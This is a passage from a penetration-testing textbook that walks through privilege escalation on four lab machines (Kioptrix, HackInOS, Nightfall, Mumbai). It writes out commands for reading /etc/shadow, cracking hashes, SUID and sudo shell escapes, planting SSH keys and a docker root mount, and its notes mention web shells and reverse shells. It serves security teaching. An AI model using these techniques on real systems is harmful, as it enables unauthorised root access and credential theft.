The gcc compiler throws a warning that the code does not contain a newline at the end of the source file, this warning is purely informational and can be safely ignored. As shown in the screenshot above the **`ls -l`** command output shows that the exploit binary has been successfully compiled on the target.

Run the exploit on the Kioptrix target and issue the id command to verify privileges.

```
$ ./exploit
id
uid=0(root) gid=0(wheel) egid=80(www) groups=80(www)
```

Figure 9.18: *Success!! We have obtained root privileges*

We have successfully rooted the Kioptrix target.

Take notes on the observations made so far.

Observation Notes:

IP address: 10.0.2.104

Operating System: FreeBSD

Rooted using

Open Ports & Services:

- 80/tcp http
  - Apache httpd 2.2.21
  - mod_ssl/2.2.21
  - OpenSSL/0.9.8q
  - DAV/2 PHP/5.3.8
  - pChart application found: http://10.0.2.104/pChart2.1.3/index.php
    - Exploit found
      - pChart 2.1.3 - Multiple Vulnerabilitie | exploits/php/webapps/31173.txt
- 8080/tcp http
  - Apache httpd 2.2.21
    - User-agent required: ‘Mozilla/4.0 Mozilla4_browser’
  - mod_ssl/2.2.21
  - OpenSSL/0.9.8q
  - DAV/2 PHP/5.3.8
  - PhpTax application found: http://10.0.2.104:8080/phptax/
    - Exploits found
      - PhpTax - 'pfilez' Execution Remote Cod | exploits/php/webapps/21833.rb
      - PhpTax 0.8 - File Manipulation 'newval | exploits/php/webapps/25849.txt

- Web-shell uploaded at /phptax/data/rce.php
- Netcat did not support execution functionality
- Netcat reverse shell obtained for www user using pentestmonkey perl payload.
- phptax 0.8 - Remote Code Execution | exploits/php/webapps/21665.txt

- FreeBSD Version 9.0 - Privilege escalation exploits available
  - /usr/share/exploitdb/exploits/freebsd/local/28718.c
  - /usr/share/exploitdb/exploits/freebsd/local/26368.c
  - Rooted the target using 26368.c

HackInOS:1

In the last chapter we were successful in elevating our access from a basic webshell to a reverse shell using the **`netcat`** command.

Continuing further, open up the netcat reverse shell that we received on port 9878 in the previous chapter, we will leverage this shell to exploit the system to obtain privileged access on the HackInOS target.

We will begin the exploration of the target by checking whether the user is allowed to use any commands as root using sudo.

```
sudo -l

whereis sudo
sudo:
```

Figure 9.19: *sudo command failed*

The command for sudo listing returned a blank response and checking the presence of sudo binary using whereis confirmed that it was missing from the target.

We will have to find other means to escalate our privileges, we will start by finding all SUID binaries on the target which automatically run with administrative privileges upon execution. We will use the find command given below for this:

```
find / -perm -4000 2>/dev/null
```

```
find /  -perm  -4000  2>/dev/null

<ww/html/uploads$ find /  -perm  -4000  2>/dev/null
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/tail
/usr/bin/chfn
/bin/mount
/bin/umount
/bin/su
```

Figure 9.20: *Finding SUID binaries*

The output of find command came up with a list of binaries with SUID privileges, all the binaries shown in the list except the tail command are required to perform administrative activities on the user's behalf like changing user's shell, password, mount and unmount filesystems.

The tail command is used to display the last 10 lines of a text file; we should be able abuse the SUID functionality to read sensitive system files.

The 10-line limit may present a problem so we will change the limit using the -n flag and read the **`/etc/shadow`** file.

```
tail -n 100 /etc/shadow
```

```
tail -n 100 /etc/shadow
root:$6$qoj6/JJi$FQe/BZlfZV9VX8m0i25Suih5vi1S//OVNpd.PvEVYcL1bWSrF3XTVTF91n60yUu
UMUcP65EgT8HfjLyjGHova/:17951:0:99999:7:::
daemon:*:17931:0:99999:7:::
bin:*:17931:0:99999:7:::
sys:*:17931:0:99999:7:::
sync:*:17931:0:99999:7:::
games:*:17931:0:99999:7:::
man:*:17931:0:99999:7:::
lp:*:17931:0:99999:7:::
mail:*:17931:0:99999:7:::
news:*:17931:0:99999:7:::
uucp:*:17931:0:99999:7:::
proxy:*:17931:0:99999:7:::
www-data:*:17931:0:99999:7:::
backup:*:17931:0:99999:7:::
list:*:17931:0:99999:7:::
irc:*:17931:0:99999:7:::
gnats:*:17931:0:99999:7:::
nobody:*:17931:0:99999:7:::
_apt:*:17931:0:99999:7:::
```

Figure 9.21: *Abusing the tail command to view /etc/shadow file*

We are able to view the contents of the shadow file which contains all the password hashes.

Create a text file on the Kali system using nano or any other text editor, and copy the contents of the shadow file.




Figure 9.22: *Creating a copy of shadow file using the nano text editor*

The contents of the file have been copied to a file on our Kali system, we can now proceed to crack the hashed passwords using john the ripper. Execute the command in the directory containing the password hashes execute the command **`john <filename>`**.

```
root@kali:~/lab/HK# john shadow
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for p
erformance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for p
erformance.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for p
erformance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for p
erformance.
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for p
erformance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 5 candidates buffered for the current salt, minimum 8 needed for p
erformance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
john             (root)
23456..franklin
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~/lab/HK#
```

Figure 9.23: *Cracking the hashed passwords using John the ripper*

John the ripper was able to crack the root user's password hash, the password for the root account is "john".

Elevating our access on the system with a valid password should be easy. Use the **`su - root`** command, and enter the password when prompted.

```
su - root
Password: john

root@1afdd1f6b82c:~# ls -l
ls -l
total 4
-rw-r--r-- 1 root root 27 Feb 28  2019 flag
root@1afdd1f6b82c:~# cat flag
cat flag
Life consists of details..
root@1afdd1f6b82c:~#
```

Figure 9.24: *Logging in as root using cracked password*

Great!!, The HackInOS target has been successfully rooted.

Take notes on the observations made so far.

Observation Notes:

IP address: 10.0.2.4

Operating System: Ubuntu Linux

Open Ports & Services:

- 22/tcp SSH
  - OpenSSH 7.2p2 Ubuntu 4ubuntu2.7
  - Exploits Found
    - OpenSSH 7.2p2 - Username Enumeration | exploits/linux/remote/40136.py
    - OpenSSHd 7.2p2 - Username Enumeration | exploits/linux/remote/40113.txt
- 8000/tcp HTTP
  - Apache httpd 2.4.25
  - Exploits found
    - Apache 2.4.17 < 2.4.38 - 'apache2ctl g | exploits/linux/local/46676.php
    - Apache < 2.2.34 / < 2.4.27 - OPTIONS M | exploits/linux/webapps/42745.py
  - WordPress 5.0.3
  - Exploit found
    - WordPress Plugin Quick Page/Post Redir | exploits/php/webapps/32867.txt
  - http-robots.txt: 2 disallowed entries
    - /upload.php
      - page source available on **https://github.com/fatihhcelik/Vulnerable-Machine---Hint/blob/master/upload.php**
        - GIF and PNG files are allowed, uploaded files are renamed to md5-hash (filename + random number 1-100). ext and stored in /uploads directory.
        - Basic webshell cmd.php with GIF89a tag was uploaded to the server.

        - Webserver is running with privileges of user www-data.
        - Netcat reverse shell established with privileges of user www-data.
    - /uploads
- SUID binary tail allows reading of sensitive system files.
    - Contents of shadow file were read
    - Root password cracked using john the ripper.

Sunset:Nightfall

During the previous chapter we obtained ssh access to user matt's account after uploading authorized keys in the `.ssh` directory.

In this chapter we will learn to perform automated privilege escalation checks using automated local system enumeration scripts such as LinEnum.

Automated scripts such as these perform a quick scan on several common potential privilege escalation points and provide a high-level overview of the internal attack surface of the target system in a single run.

We will start by opening the user matt's ssh session and downloading the `LinEnum.sh` scripts to the nightfall target using the `wget <URL>` provided as follows:

https://raw.githubusercontent.com/rebootuser/LinEnum/master/LinEnum.sh

Run the `LinEnum.sh` script on the nightfall target as shown as follows:




Figure 9.25: *LinEnum output*

The LinEnum script takes a few minutes to perform all the checks on the target system.

Carefully scroll through the script output to identify potential security weaknesses on the target which can be exploited by us to elevate our access on the system.




Figure 9.26: *LinEnum shows /scripts/find has SUID and SGID permissions assigned*

The LinEnum script output shows that **`/scripts/find`** file has been granted SUID and SGID permissions by user nightfall, this means that the **`/scripts/find`** command will be executed with user nightfall's user and group permissions.

Take a look at the '**`find`**' command's man page. The find command contains the **`-exec`** flag which can be used to execute other commands on the target, we will abuse this functionality of the find command to break out into the 'sh' shell.

```
matt@nightfall:~$ /scripts/find -exec sh \;
$ whoami
nightfall
$ pwd
/home/matt
$ mkdir /home/nightfall/.ssh
$ cp /home/matt/.ssh/authorized_keys /home/nightfall/.ssh/authorized_keys
$ cp LinEnum.sh /home/nightfall/LinEnum.sh
```

Figure 9.27: *Abusing the find command to execute sh shell with privileges of nightfall user*

Great, we can see a $ prompt, run the whoami or id command to confirm the user you are running the shell as. Preceding screenshot shows that the shell is running with user nightfall's privileges.

We need to be able to login as nightfall using ssh so we will repeat the steps we used earlier:

- Create a **`.ssh`** directory using the command **`mkdir /home/nightfall/.ssh`**
- Copy over the **`authorized_keys`** into the **`.ssh`** directory using the command:
    - **`cp /home/matt/.ssh/authorized_keys/home/nightfall/.ssh/authorized_keys`**
- Copy over the LinEnum script using the command
    - **`cp LinEnum.sh /home/nightfall/.ssh/authorized_keys`**

Open a new terminal session and establish ssh access to nightfall's account by executing the command **`ssh nightfall@10.0.2.5`**.

```
root@kali:~/lab/nightfall# ssh nightfall@10.0.2.5
Linux nightfall 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u2 (2019-08-08) x86_
64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Sep  1 15:47:34 2020 from 10.0.2.238
nightfall@nightfall:~$ ls -l
total 52
-rw-r--r-- 1 nightfall nightfall 46631 Sep  1 15:47 LinEnum.sh
-rw------- 1 nightfall nightfall    33 Aug 28  2019 user.txt
nightfall@nightfall:~$ bash LinEnum.sh

#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled
```

Figure 9.28: *Logging into the target as user nightfall using SSH and executing LinEnum.sh*

We have successfully logged into the system as user nightfall, list out the contents of the home directory and execute the **`LinEnum.sh`** script.

```
[+] We can sudo without supplying a password!
Matching Defaults entries for nightfall on nightfall:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/s
bin\:/usr/bin\:/sbin\:/bin

User nightfall may run the following commands on nightfall:
    (root) NOPASSWD: /usr/bin/cat


[+] Possible sudo pwnage!
/usr/bin/cat
```

Figure 9.29: *LinEnum output showing possible privilege escalation via sudo*

The LinEnum output shows that user nightfall can run the cat command as root using sudo. This means that we should be able to read sensitive system files.

Figure 9.30: *Abusing cat command to view contents of the /etc/shadow file*

We are able to view the password hashes contained within the shadow file.

Create a text file on the Kali system using nano or any other text editor and copy the contents of the shadow file.




Figure 9.31: *Creating a copy of shadow file using the nano text editor*

Once the contents of the file have been copied to a file on our Kali system, we can now proceed to crack the hashed passwords using john the ripper. Execute the command in the directory containing the password hashes execute the command **`john <filename>`**.




Figure 9.32: *Cracking the password hashes*

John the ripper cracked the password for the root account as “miguel2”.

We have a valid root password and should be able to login as root on the target. Use the **`su - root`** command and enter the password when prompted.

```
nightfall@nightfall:~$ su - root
Password:
root@nightfall:~# ls -l
total 8
-rw-r--r-- 1 root root 5460 Aug 28  2019 root_super_secret_flag.txt
root@nightfall:~# cat root_super_secret_flag.txt
Congratulations! Please contact me via twitter and give me some feedback! @white
cr0w1
.....
```

Figure 9.33: *Success!!! We are able to obtain root privileges on the nightfall target using root credentials*

Great! We have successfully obtained root access on the nightfall target. Take notes on the observations made so far.

Observation Notes:

IP address: 10.0.2.5

Operating System: Debian Linux

Open Ports & Services:

- 21/tcp ftp
  - pyftpdlib 1.5.5
  - User:matt Password:cheese (via bruteforce attack using hydra)
  - Uploaded authorized_keys to .ssh folder inside user matt's home directory
- 22/tcp ssh
  - OpenSSH 7.9p1 Debian 10 (protocol 2.0)
  - Login obtained for user matt using ssh authorized_keys.
    - Find command has SUID and SGID privileges allowing
    - Find command supported -exec flag which allows shell escape
  - Login obtained for user nightfall using ssh authorised_keys.
    - Nightfall is allowed to run cat command as root using sudo.
      - ⏳ Shadow file was copied to the Kali system and cracked
        - ❖ Root password is miguel2
- 80/tcp http

    - Apache httpd 2.4.38 ((Debian))
    - Exploit found
        - Apache 2.4.17 < 2.4.38 - 'apache2ctl g | exploits/linux/local/46676.php
- 139/tcp netbios-ssn
    - Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
    - Found users: matt, nightfall
- 445/tcp netbios-ssn
    - Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
- 3306/tcp mysql
    - MySQL 5.5.5-10.3.15-MariaDB-1
    - Login denied for user matt
- 137/udp netbios-ns
    - Samba nmbd netbios-ns (workgroup: WORKGROUP)
- 5353/udp mdns
    - DNS-based service discovery

Mumbai:1

In the previous chapter we had obtained a reverse shell connection from the mumbai target on port 9879 using a command injection vulnerability found in the `test.php` api running on port 8000.

We will begin this chapter by downloading the `LinEnum.sh` script on the mumbai target using the `wget` command.

```
apiuser@mumbai:~$ wget https://raw.githubusercontent.com/rebootuser/LinEnum/mast
er/LinEnum.sh
<sercontent.com/rebootuser/LinEnum/master/LinEnum.sh
Command 'wget' is available in '/usr/bin/wget'
The command could not be located because '/usr/bin' is not included in the PATH
environment variable.
wget: command not found
apiuser@mumbai:~$ echo $PATH
echo $PATH
/api:/usr/local/bin
apiuser@mumbai:~$
```

Figure 9.34: *wget error*

Running the wget command directly causes an error as the **`$PATH`** variables used by the system to find the binaries does not contain the requisite entries. The echo **`$PATH`** command confirms that only the **`/api`** and **`/usr/local/bin`** directories are included in the PATH variable.

We will need to execute any system binaries by giving the full path instead of their names that is, '**`/bin/sh`**' instead of '**`sh`**' and '**`/usr/bin/wget`**' instead of '**`wget`**'.

```
apiuser@mumbai:~$ /usr/bin/wget https://raw.githubusercontent.com/rebootuser/Lin
Enum/master/LinEnum.sh
<sercontent.com/rebootuser/LinEnum/master/LinEnum.sh
--2020-09-02 07:07:30--  https://raw.githubusercontent.com/rebootuser/LinEnum/ma
ster/LinEnum.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 151.101.152.1
33
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|151.101.152.
133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/plain]
Saving to: 'LinEnum.sh'

LinEnum.sh          100%[===================>]  45.54K   157KB/s    in 0.3s

2020-09-02 07:07:31 (157 KB/s) - 'LinEnum.sh' saved [46631/46631]
```

Figure 9.35: *Downloading LinEnum.sh from GitHub using wget command*

We have downloaded the LinEnum script in the current directory, let's execute it using the command **`/bin/sh ./LinEnum.sh`** to enumerate the internal attack surface of our mumbai target.

```
-e [+] We can sudo without supplying a password!
Matching Defaults entries for apiuser on mumbai:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/s
bin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User apiuser may run the following commands on mumbai:
    (root) NOPASSWD: /usr/local/bin/docker
-e

-e [+] Possible sudo pwnage!
/usr/local/bin/docker
```

Figure 9.36: *docker can be executed by apiuser via sudo*

The LinEnum script shows us that the 'apiuser' has sudo permissions to execute docker as root without password.

```
-e [+] Looks like we're hosting Docker:
Docker version 18.09.7, build 2d0083d
CONTAINER ID        IMAGE               COMMAND                  CREATED
     STATUS                      PORTS               NAMES
a3031a90858c        root                "apache2ctl -D FOREG…"   8 months ago
     Exited (137) 8 months ago                       modest_goldstine
00082f95e60e        root                "apache2ctl -D FOREG…"   8 months ago
     Exited (137) 8 months ago                       brave_dijkstra
272433d21192        root                "apache2ctl -D FOREG…"   8 months ago
     Exited (137) 8 months ago                       recursing_carson
-e

-e [+] We're a member of the (docker) group - could possibly misuse these rights
!
uid=1001(apiuser) gid=1001(apiuser) groups=1001(apiuser),115(docker)
-e
```

Figure 9.37: *apiuser is member of the docker group*

The output also shows that the 'apiuser' is also a member of the docker group. The docker group membership gives very similar rights to having permanent access to run docker any time we want without having to use root privileges via su or sudo.

```
-e [+] We can connect to the local MYSQL service as 'root' and without a passwor
d!
mysqladmin  Ver 8.42 Distrib 5.7.30, for Linux on x86_64
Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Server version          5.7.30-0ubuntu0.18.04.1
Protocol version        10
Connection              Localhost via UNIX socket
UNIX socket             /var/run/mysqld/mysqld.sock
Uptime:                 23 hours 9 min 26 sec

Threads: 1  Questions: 6  Slow queries: 0  Opens: 105  Flush tables: 1  Open tab
les: 98  Queries per second avg: 0.000
```

Figure 9.38: *Local MySQL service allows user root to login without password*

We also get to know that the MYSQL service available on the server accepts root login without a password.

Alright so we have potential attack vectors for docker and MYSQL. You can read an interesting article on detailing the method to carry out privilege escalation using docker when the user is part of docker group on the link as follows:

https://fosterelli.co/privilege-escalation-via-docker.html

We will run docker with a run command to create a writable container. The **`-it`** flag specifies an interactive session with a tty attached to it. The **`-rm`** flag directs docker to remove the container when it exits and the **`-v`** flag specifies the volume to bind to the container followed by the executable to run.

```
apiuser@mumbai:~$ /usr/local/bin/docker run -it --rm -v /:/tmp/mumbai bash
/usr/local/bin/docker run -it --rm -v /:/tmp/mumbai bash
bash-5.0# id
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10
(wheel),11(floppy),20(dialout),26(tape),27(video)
bash-5.0#
```

Figure 9.39: *Creating a docker container*

We have rooted the mumbai system, however the root directory of the filesystem has been mounted as **`/tmp/mumbai`**.

Use the '**`chroot /tmp/mumbai`**' command to change the current root directory to **`/tmp/mumbai`** and browse the files within the root user's home

directory.




Figure 9.40: *Success!!! We have obtained root access on Mumbai target*

Congratulations! You have successfully rooted the final target.
Take notes on the observations made so far.

Observation Notes:

IP address: 10.0.2.6

Operating System: Ubuntu Linux

Open Ports & Services:

- 21/tcp ftp
  - vsftpd 3.0.3
  - Anonymous FTP allowed, file called Note revealed security issues
- 22/tcp ssh
  - OpenSSH 7.6p1 Ubuntu
- 80/tcp http
  - Apache httpd 2.4.29

    - Exploits found
        - Apache 2.4.17 < 2.4.38 - 'apache2ctl g | exploits/linux/local/46676.php
        - Apache < 2.2.34 / < 2.4.27 - OPTIONS M | exploits/linux/webapps/42745.py
- WordPress 5.2.3
    - XMLRPC was enabled which could lead to security issues
    - User absozed found
- 3306/tcp mysql
- 8000/tcp http
    - nginx 1.14.0
    - .bash* files found suggesting that the web root might be user's home directory
        - Docker container was built by a system user and /api directory was added to the PATH variable
    - API http://10.0.2.6:8000/test.php which executes a python script keywords.py for producing word count
        - API is vulnerable to command injection using symbols ; | and %0a
        - Netcat did not support execution functionality
        - Reverse shell obtained reverse shell using command piping and input/output redirection
        - apiuser can run docker as root using sudo
        - apiuser is member of docker group
            - Docker vulnerability was exploited by creating a container and root filesystem was mounted in /tmp/mumbai within the container
        - MySQLaccepts root login without password

Conclusion

This chapter covered various tools techniques used to map out the local attack surface and perform privilege escalation attacks, vulnerabilities on the target system.

We also delved into automated and manual techniques used in the industry to obtain administrative access on the target hosts.

The next chapter will focus on documenting the various vulnerabilities identified on the target hosts, risks and impact of the vulnerabilities identified, overview of the activities performed during the penetration test along with recommendations to fix the vulnerabilities identified.

Questions

1. Which flag did we use in the tail command to increase the number of lines displayed?
2. Which flag did we use in the find command to break out of the command and get shell access?
3. What command and flags did we use to transfer files between Kali and Target systems?
4. Which script did we use to perform automated local privilege escalation checks on the target?

CHAPTER 10

Reporting

In the previous five chapters we dealt with technical aspects of conducting a penetration test, the process started with identifying the target systems on the network, and finally culminated in obtaining administrative access in the previous chapter, during our journey we learnt about various tools and techniques used in each phase of testing.

